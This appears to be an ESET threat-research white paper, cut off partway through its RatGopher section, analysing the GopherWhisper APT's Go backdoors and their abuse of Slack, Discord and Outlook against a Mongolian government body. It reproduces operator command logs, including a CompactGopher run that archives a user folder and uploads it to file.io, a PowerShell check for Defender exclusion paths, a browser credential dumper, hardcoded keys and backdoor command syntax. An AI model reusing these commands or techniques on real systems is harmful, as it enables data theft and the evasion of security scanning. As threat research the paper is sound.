ESET Research white papers

Cybersecurity
Progress. Protected.

GopherWhisper: A burrow full of malware

23 April, 2026

(eset):research

TABLE OF CONTENTS

Author:
Eric Howard

EXECUTIVE SUMMARY

ESET researchers have discovered a previously undocumented China-aligned APT group that we have named GopherWhisper. The group wields a wide array of tools mostly written in Go, using injectors and loaders to deploy and execute various backdoors in its arsenal. For C&C communication and exfiltration, GopherWhisper abuses legitimate services. In the observed campaign, the threat actors mainly targeted a government entity in Mongolia. During our analysis, we identified multiple Slack and Discord API tokens and were able to use them to extract C&C messages from those services, which gave us invaluable insights into the inner workings of the group.

Key findings:

- In January 2025, ESET Research observed a backdoor being deployed against a government entity in Mongolia, leading to the discovery of a new APT group that we have named GopherWhisper.
- The group's toolset that we initially discovered includes the custom Go-based backdoors LaxGopher and RatGopher, the injector JabGopher, the exfiltration tool CompactGopher, and a C++ backdoor SSLORDoor.
- Pivoting on this discovery, we also found a backdoor, which we named BoxOfFriends, and a loader that installs BoxOfFriends – FriendDelivery – both previously publicly undocumented. These had also been deployed to compromised systems belonging to the Mongolian governmental institution.
- GopherWhisper leverages legitimate services for C&C communications and exfiltration, notably Discord, Slack, Microsoft 365 Outlook, and the file.io service.
- We analyzed C&C traffic from the attacker's Slack and Discord channels, gaining information about the group's internal operations and post-compromise activities.

GOPHERWHISPER PROFILE

GopherWhisper is a China-aligned cyberespionage group. It uses custom backdoors – LaxGopher, RatGopher, SSLORDoor, and BoxOfFriends – and legitimate services such as Discord, Slack, Microsoft Graph, and file.io for command and control (C&C) communications and exfiltration. GopherWhisper has been active since at least November 2023 and, as of January 2025, ESET telemetry showed that this group had been targeting governmental institutions in Mongolia.

OVERVIEW

In January 2025, using ESET telemetry, we detected a new backdoor, written in Go, at a governmental organization in Mongolia; we named this backdoor LaxGopher. This prompted us to investigate further, which led to the discovery of several more malicious tools, most of them also written in Go. Looking at files dropped on the compromised system by the attackers, we found JabGopher, an injector that contains LaxGopher embedded in its resources. Reviewing LaxGopher's C&C messages from a private Slack server allowed us to identify a data exfiltration tool that we have named CompactGopher.

We also unearthed two other backdoors: RatGopher and SSLORDoor. RatGopher leverages Discord for communication with the operators. SSLORDoor, unlike the rest of the tools that we had discovered at that point, was not written in Go but in C++. It implements an OpenSSL layer along with obfuscated RC4 encryption to pass messages back and forth with the operators.

The discovery of the initial toolset later allowed us to pivot in ESET telemetry and to uncover a suspicious DLL file. This file, FriendDelivery, is an injector that executes yet another Go-based backdoor created by the GopherWhisper group. We named the newly discovered backdoor BoxOfFriends, from the name of the Go package in the backdoor that contains all the malicious code. Unlike the previously discovered backdoors, this new one makes use of the Microsoft 365 Outlook mail REST API from Microsoft Graph to create and modify draft email messages for its C&C communications. During our analysis, we obtained the tokens used for interacting with the API and extracted the contents of the Inbox, Drafts, and Deleted Items folders of the email account.

Victimology

According to ESET telemetry, approximately 12 victim systems impacted by the backdoors are part of a Mongolian governmental institution.

By analyzing the C&C traffic from the attacker-operated Discord and Slack servers, we estimate that dozens of other victims were affected too, though we don't have any information about their geolocation or verticals.

Figure 1 shows a timeline of the appearance of GopherWhisper tools on one of the systems at the targeted Mongolian institution, according to ESET telemetry.



Figure 1. Timeline of GopherWhisper tools first appearing in ESET telemetry

Attribution

Due to the lack of similarities in code, TTPs, and targeting to any existing APT group, we have created GopherWhisper as a new group and attribute the described toolset to it.

The name GopherWhisper was chosen because the majority of the group's tools were written in the Go language, which has a gopher as its mascot, and based on the `whisper.dll` filename of a DLL that is side-loaded.

We believe that GopherWhisper is a China-aligned group based on the following: the LaxGopher backdoor contains a hardcoded Slack token, which allowed us to obtain the metadata JSON object from the channels in the Slack server with the locale key `zh-CN`, used for China. Locales in Slack are not defined by the server but are configured either by each user to format message text or globally in the Slack workspace. The presence of the `zh-CN` locale therefore likely means that operators are China-aligned and are using the national Beijing time zone (UTC+8), otherwise known internationally as China Standard Time.

GopherWhisper is characterized by the following:

- A toolset consisting of a custom C++ backdoor that we have named SSLORDoor, malicious DLLs FriendDelivery and JabGopher, and custom Go-based tools:
  - LaxGopher,
  - CompactGopher,
  - RatGopher, and
  - BoxOfFriends.
- Use of legitimate messaging services for C&C communications:
  - Discord,
  - Slack, and
  - Microsoft 365 Outlook.
- Use of the legitimate *file.io* file sharing service for data exfiltration.

Abusing legitimate messaging services

While analyzing GopherWhisper's toolset, we found that the backdoors LaxGopher, RatGopher, and BoxOfFriends were all configured with hardcoded credentials for Slack, Discord, and Microsoft 365 Outlook, respectively. Using the credentials, we were able to successfully connect to the associated accounts and discovered that the operators were using these services as C&C servers. In total, we recovered 9,098 messages from these services, giving us insight into commands, uploaded files, and testing activities.

Slack and Discord communication

Our analysis of the attacker's C&C server traffic revealed that the LaxGopher and RatGopher operators were actively using Slack and Discord to issue commands. We retrieved and analyzed a total of 6,044 Slack messages going back to August 21, 2024, and 3,005 Discord messages with the earliest dating from November 16, 2023. Timestamp inspection of these Slack messages showed that the commands were issued between 12 a.m. and 12 p.m. UTC, while Discord message history revealed commands being sent between 12 a.m. and 2 p.m. UTC. As shown in Figure 2 and Figure 3, by modifying the times to UTC+8, a time zone located in regions relating to the locale `zh-CN` found in the metadata of the Slack server, aligns well with working hours in a UTC+8 time zone, notably increasing the suspicion that the group is most likely China-aligned. Based on these figures we can also see that, under UTC+8, most activity occurred between 8 a.m. and 5 p.m.



Figure 2. Slack messages every hour



Figure 3. Discord messages every hour

Interestingly, the same Slack and Discord servers were apparently first used by the operators to test the functionality of the backdoors, and then later, without clearing the logs, also used as C&C servers for the LaxGopher and RatGopher backdoors on multiple compromised machines. Thanks to that, we were able to obtain not only information about the attackers' post-compromise activities, but also about the attackers' environment, as they uploaded files from their testing systems during the testing phase.

LaxGopher's Slack channel

Based on the messages we collected, LaxGopher C&C communications, which began on August 21, 2024, were mainly being used to send commands for disk and file enumeration. If these enumerations caused a large feed of data, results were written to files and uploaded to the Slack server.

In addition to the built-in LaxGopher commands, and based on the Slack message logs, we saw the following tools and commands being pushed and executed via the hidden command prompt run by the backdoor:

- An old tool named `rp.exe` (SHA-1: `039EB329A173FCE7EFECA18611A8F2C0F7D24609`) that executes a file while using the token impersonation technique.
- *WebBrowserPassView*, a NirSoft tool that extracts stored web browser credentials to the file path specified with the `/stext` argument. According to the backdoor commands, the tool was executed via `rp.exe`.
- *CompactGopher*, a tool to compress, encrypt, and exfiltrate data, covered later in this white paper.
- The PowerShell command `get-mppreference | select exclusionpath | ft -autosize` run with administrative privileges, to check for Windows Defender exclusion paths and thus identify paths where additional payloads could be downloaded without being scanned.

In addition to the files uploaded to the Slack C&C server from operator machines, we also found messages with several interesting GitHub repositories with malicious code, as listed in Table 1. Based on the source code in each repository, we assume that these repositories could have been used as a resource for learning and a reference during development.

Table 1. GitHub repositories found within test uploads from operators

Repository	Description
https://github.com/kardianos/service	Install, start, and related activities to service daemons for all operating systems with Go.
https://github.com/NHAS/stab	Go local and remote process injections for x86 and x64.

Repository	Description
https://github.com/kirinlabs/utils	Go encryption and compression utilities, among others.
https://github.com/wumansgy/goEncrypt	Various encryption methods implemented in Go.

RatGopher's Discord channel

The earliest messages we obtained from the RatGopher Discord server consisted of cleartext and base64-encoded strings used for testing communication and commands. Then, in late December 2024, we began seeing encryption play a role, with the obtained base64-encoded messages being stored as ciphertext.

We also found Go source code uploaded to the Discord channel. The operators were most likely testing the C&C mechanism by uploading assorted files from their testing systems and ended up inadvertently sharing information about their activities with us. Based on the developer path `~/go/src/discord/bot_client/test1`, it's clear that this code is a test variant. The code itself was found in an immature state where it was also apparent that it had limited capabilities. Within the source code we also saw creation of a shell through `/bin/bash`, demonstrating that it was intentionally written for a Linux-based host. We can safely assume that this code is an early iteration of RatGopher.

RatGopher's operators also left behind command result messages in the Discord channel, giving us a sense of what RatGopher may look like at a directory level, along with timestamps, as seen in Figure 4.

```
 Directory of E:\GO\src\RAT\client

08/29/2024  01:38 AM    <DIR>          .
08/29/2024  01:38 AM    <DIR>          ..
08/29/2024  01:39 AM         8,683,520 client.exe
08/29/2024  12:26 AM               646 client.go
08/19/2024  01:35 AM    <DIR>          service
               2 File(s)      8,684,166 bytes
               3 Dir(s)  16,363,024,384 bytes free
```

Figure 4. Directory of RatGopher

Since RatGopher's operators often ran enumeration commands on their own machines for testing purposes, we were able to obtain details about their machines, as seen in Figure 5. For example, we can see that the operator uses a virtual machine based on VMware. Looking at the configured locale and time zone, it is likely that this machine was configured using the default values during the installation process of Windows. Additionally, from the network adapters, a VPN is being used, probably to circumvent blocks that could prevent connectivity to Discord, like blocks placed in China.

```
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.19045 N/A Build 19045
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Taylor
Registered Organization:
Product ID:                00331-10000-00001-AA207
Original Install Date:     11/7/2024, 2:21:47 AM
System Boot Time:          11/16/2024, 12:48:53 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware20,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 151 Stepping 2 GenuineIntel ~2419 Mhz
                           [02]: Intel64 Family 6 Model 151 Stepping 2 GenuineIntel ~2419 Mhz
BIOS Version:              VMware, Inc. VMW201.00V.21805430.B64.2305221830, 5/22/2023
Windows Directory:         C:\WINDOWS
System Directo
[=] Type: 35730
[=] Time: 2024-11-18T08:57:50.014000+00:00
[=] Text: U^Dx}?^Q^D:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     8,191 MB
Available Physical Memory: 4,357 MB
Virtual Memory: Max Size:  9,471 MB
Virtual Memory: Available: 5,419 MB
Virtual Memory: In Use:    4,052 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\DESKTOP-DPF40BU
Hotfix(s):                 7 Hotfix(s) Installed.
                           [01]: KB5045933
                           [02]: KB5044020
                           [03]: KB5011048
                           [04]: KB5015684
                           [05]: KB5046613
                           [06]: KB5043130
                           [07]: KB5046823
Network Card(s):           2 NIC(s) Installed.
                           [01]: In
[=] Type: 63921
[=] Time: 2024-11-18T08:57:51.090000+00:00
[=] Text: Z,?=dV]Gigabit Network Connection
                                 Connection Name: Ethernet0
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 192.168.1.53
                                 [02]: fe80::1486:c346:8286:6f1e
                           [02]: TAP-Windows Adapter V9
                                 Connection Name: VPN Network Adapter
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.0.0.1
                                 IP address(es)
                                 [01]: 10.0.0.2
                                 [02]: fe80::4c4:b6a9:634b:d8fa
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
```

Figure 5. Operator machine OS enumeration

Microsoft 365 Outlook communication

BoxOfFriends uses the *Microsoft Graph API* for communications between the backdoor and the C&C hosted by a cloud instance of Microsoft 365. Using its hardcoded credentials, we were also able to extract email messages that behaved as command and response messages for the BoxOfFriends backdoor. As a result, 43 draft messages, one deleted message, and five inbox messages were obtained. From retrieved messages, we discovered that the welcome email message from Microsoft, from when the account was created, had never been deleted. This message confirmed that the account

barrantaya.1010@outlook[.]com was created on July 11, 2024, just 11 days before the compilation date of the FriendDelivery DLL – the loader used to execute BoxOfFriends – on July 22, 2024. We also noticed that a request for a Microsoft security code, used by Microsoft for authentication purposes, was sent to Ta<redacted_by_Outlook>0@outlook.com. Due to how Microsoft obfuscates this, we were unable to determine the full email address.

GOPHERWHISPER'S TOOLSET

A schematic overview of GopherWhisper's arsenal is provided in Figure 6; individual components are detailed in the following subsections.



Figure 6. GopherWhisper toolset overview

GopherWhisper's tools use several methods for collecting and exfiltrating data. LaxGopher uses its own upload command to send files directly to the operator's Slack server. We also discovered through decrypted LaxGopher messages that operators deployed CompactGopher to exfiltrate files in encrypted, compressed archives to *file.io*. RatGopher, on the other hand, has many of these functions built in – specifically, RatGopher allows operators to upload to and download from file.io directly without using any additional tools deployed on the targeted machine.

JabGopher

JabGopher is an injector that executes the *LaxGopher* backdoor. JabGopher, found in the file `whisper.dll`, is side-loaded by the legitimate `whisper.exe`, a C++ version of *Whisper*, a popular automatic speech recognition model compiled from *whisper.cpp*.

JabGopher begins execution through `whisper.exe` side-loading JabGopher's `whisper.dll` from the directory `C:\Program Files\Internet Explorer\`. On execution, a check is performed to determine the existence of `C:\ProgramData\Microsoft\EdgeUpdate\Log\backup.log`, which we believe is dropped by

the operators. Should this file not exist, the process quits immediately. Should the check pass, the DLL's PE resource `AAA` with a resource ID of `101` – an encrypted copy of the LaxGopher backdoor – is read from JabGopher's `whisper.dll`. Once the resource is loaded into memory, a custom decryption method is used to decipher the resulting LaxGopher PE, storing the result in memory. JabGopher then spawns a new instance of `svchost.exe` to be used for process hollowing. After allocating a new section of memory into `svchost.exe`, the decrypted LaxGopher PE is written, executing the backdoor. Figure 7 illustrates JabGopher's execution chain.



Figure 7. JabGopher execution chain overview

LaxGopher

LaxGopher is a Go-based backdoor that interacts with a private Slack server to retrieve C&C messages. On successful execution of commands, results are sent back to either a main or dedicated Slack channel configured by the backdoor. LaxGopher's configuration – a Slack API token and a channel ID – is decoded and decrypted as part of the Go initialization function. Initialization first base64 decodes the stored configuration, with the first 16 bytes containing the initialization vector (IV) and the rest as ciphertext. All samples we've analyzed perform the same decryption on the ciphertext: using AES-CFB-128 with the key `ha,just_kidding!` and the IV extracted as described, storing the decrypted Slack token and channel ID at a global memory address for later use.

LaxGopher has the following capabilities:

- interactively execute commands via `cmd.exe`,
- upload victim data,
- download further malware and adversary tools, and
- change Slack API tokens and channel IDs.

As mentioned previously, LaxGopher begins by decrypting a Slack API token and channel ID to initialize a Slack client by leveraging the *slack-go* library. The channel ID configured in the backdoor points to a main channel. The main channel of the operator's Slack server, by default, sends commands across all connected LaxGopher instances. Operators can then send a specific backdoor command to this channel, intended for a specific host, to trigger a change of the API key and channel ID. This change ensures that C&C communications to the specified host will be directed to a dedicated channel; see the `change` command in Table 2.

LaxGopher, after successfully connecting to Slack, enters an infinite loop awaiting activation. Iterations of this loop perform message reads from the main Slack channel, where each message is decrypted in the same way as the hardcoded configuration. Once a message of `How are you?` is posted to the channel and decrypted by the backdoor, LaxGopher activates itself and exits the loop.

Following activation, confirmation is sent back to the operator in the format of `I'm<computer_name>` where `<computer_name>` is obtained via the `GetComputerNameEx` API. After activation confirmation, in a loop, LaxGopher retrieves any new messages from the channel, which can contain any of the commands shown in Table 2.

Table 2. LaxGopher commands

Command ID	Argument	Description
`cooom:`	Boolean (`1`)	`1` activates the command line interface to execute commands via `cmd.exe`.
`command:`	String	Messages in the Slack channel with the `command:<value>` syntax are parsed and executed through the `cmd.exe` instance that had been opened by `cooom:1`. Once the command is completed, the output is sent back to the Slack channel as an encrypted message.
`upload:`	Path	Uploads a local file with the specified path to the Slack channel.
`download:`	Boolean (`1`)	Triggers LaxGopher to list all files in the channel and download them to the current working directory, one by one.
`<hostname>/change:`	`<token>`, `<channel>`	Updates the Slack token and channel ID stored in memory for a specific host, which directs subsequent C&C communication to a Slack channel dedicated to that host. This makes it more difficult for analysts to track C&C messages.

CompactGopher

CompactGopher is a custom Go-based file collection and exfiltration tool deployed by operators to conveniently compress files specified in command line arguments and automatically exfiltrate them to the *file.io* file sharing service, which allows the uploading of files without requiring any registration. By default, uploaded files are removed either after being downloaded or after 14 days unless otherwise specified. According to our analysis of the attacker-operated Slack channel, CompactGopher is one of the payloads deployed on compromised computers via the LaxGopher backdoor.

CompactGopher has the following features:

- filter files desired for collection by extension and timestamp,
- encrypt archives, and
- upload archives to file.io for later retrieval.

CompactGopher was identified during analysis of LaxGopher and the decrypted chat logs hosted in Slack. At the time the download command was triggered, the file `temp001.zip` was pulled down from Slack into the current working directory. After decompressing the archive, the extracted CompactGopher, `temp001.exe`, is executed. Figure 8 demonstrates this activity with result messages printed to the terminal, stating that a file was successfully uploaded to file.io.

```
command:powershell -command "Expand-Archive -Path 'temp001.zip' -DestinationPath 'C:\Windows\System32\temp'"
C:\Windows\System32>powershell -command "Expand-Archive -Path 'temp001.zip' -DestinationPath 'C:\Windows\System32\temp'"

command:dir /s temp001
C:\Windows\System32>dir /s temp001
Volume in drive C has no label.
Volume Serial Number is EAB7-98C7

command:dir /s temp001.exe
C:\Windows\System32>dir /s temp001.exe
Volume in drive C has no label.
Volume Serial Number is EAB7-98C7

Directory of C:\Windows\System32\temp

12/24/2024  05:16 PM         5,883,904 temp001.exe
1 File(s)      5,883,904 bytes

Total Files Listed:
1 File(s)      5,883,904 bytes
0 Dir(s)  91,011,043,328 bytes free

command:cd temp
C:\Windows\System32>cd temp

command:cd
C:\Windows\System32\temp>cd
C:\Windows\System32\temp

command:temp001.exe -sourcedir C:\Users\[redacted] -outputdir C:\Windows\System32\temp\[redacted].zip -starttime 2024-12-01-00 -endtime 2025-01-03-16
C:\Windows\System32\temp>temp001.exe -sourcedir C:\Users\[redacted] -outputdir C:\Windows\System32\temp\[redacted].zip -starttime 2024-12-01-00 -endtime 2025-01-03-16
Zip created successfully at C:\Windows\System32\temp\[redacted].zip
encryptfile successfully
Upload done. Key: https://file.io/4MrHfJqVlWzW
File deleted successfully
```

Figure 8. CompactGopher execution

CompactGopher is launched through a command line provided with a number of arguments; the arguments are described in Table 3.

Table 3. CompactGopher command line arguments

Command ID	Argument	Description
`-sourcedir`	Path to compress, `<inputdir>`.	Path of the source directory to compress.
`-outputdir`	ZIP file path, `<outputfile>`.	Desired absolute path of the compressed archive.
`-starttime`	`<starttime>`, in Datetime format (`YYYY-MM-DD-HH`).	Datetime stamp to filter based on the file creation date.
`-endtime`	`<endtime>`, in Datetime format (`YYYY-MM-DD-HH`).	Datetime stamp to filter based on the file creation date.

On launch, CompactGopher validates the existence of `<inputdir>` and nonexistence of `<outputfile>`. Files in `<inputdir>` are collected recursively and filtered first through hardcoded extensions: `.doc`, `.docx`, `.jpg`, `.xls`, `.xlsx`, `.txt`, `.pdf`, `.ppt`, and `.pptx`. Matching files, with a creation timestamp between `<starttime>` and `<endtime>`, are added to the ZIP file; the compressed archive is then written to the provided output path.

The archive is encrypted by CompactGopher, using AES-CFB-128 with a hardcoded key of `korehappyhappyhappy+821054197565` and a randomly generated string as the 16-byte initialization vector. The result of this encryption prepends the IV as the first 16 bytes to the ciphertext that is then written to a new file with the same filename as the compressed archive, appending the `.enc` extension.

The encrypted file is then uploaded to *file.io* using the publicly available *REST API*. The response containing the URL of the uploaded file is written on the command line. After a successful upload, CompactGopher runs its own cleanup process by deleting both the cleartext and encrypted archives.

RatGopher

RatGopher is a Go-based backdoor that employs *discordgo*, an open-source Discord client library, to interact with the Discord API connecting to a private Discord server for its C&C. Unlike LaxGopher, RatGopher is developed with file.io functionality using the REST API for uploads and downloads. Internal to RatGopher, a custom module that provides all RatGopher's Discord, file.io, and command-based functionality is called `Rat0813`; thus, the name we chose for this backdoor, RatGopher.

RatGopher has the following capabilities:

- execute a new instance of `cmd.exe`, and
- upload to and download from file.io.

RatGopher supports two AES-128 modes: CFB and CBC. CFB is only used when decrypting hardcoded embedded strings, and when updating the key and IV for CBC mode. CBC is only used when encrypting or decrypting messages to and from the operator.

At first startup, the hardcoded base64-encoded key `V1dUUl4OVAEEUFUBVhJRCVFcB1VWCQsCUFtWUQBUXRY=` is used with CFB mode to decrypt another hardcoded base64-encoded string that contains the values of the Discord token, channel ID, and user ID. MD5 sums of the channel ID and user ID are respectively used as the key and IV to initialize both CFB and CBC modes used throughout RatGopher.

The operator may choose to rotate the key and IV of the CBC mode used for decrypting command messages from the Discord channel, as shown in Figure 9. To do so, a raw message in the format `Hello, this is <name> speaking...\n||<base64>||` is posted to the channel, where `<name>` corresponds to a hardcoded name in the backdoor. Matching the name in this message with the hardcoded name notifies RatGopher that it is time to rotate its CBC encryption key and IV for future command message decryption.

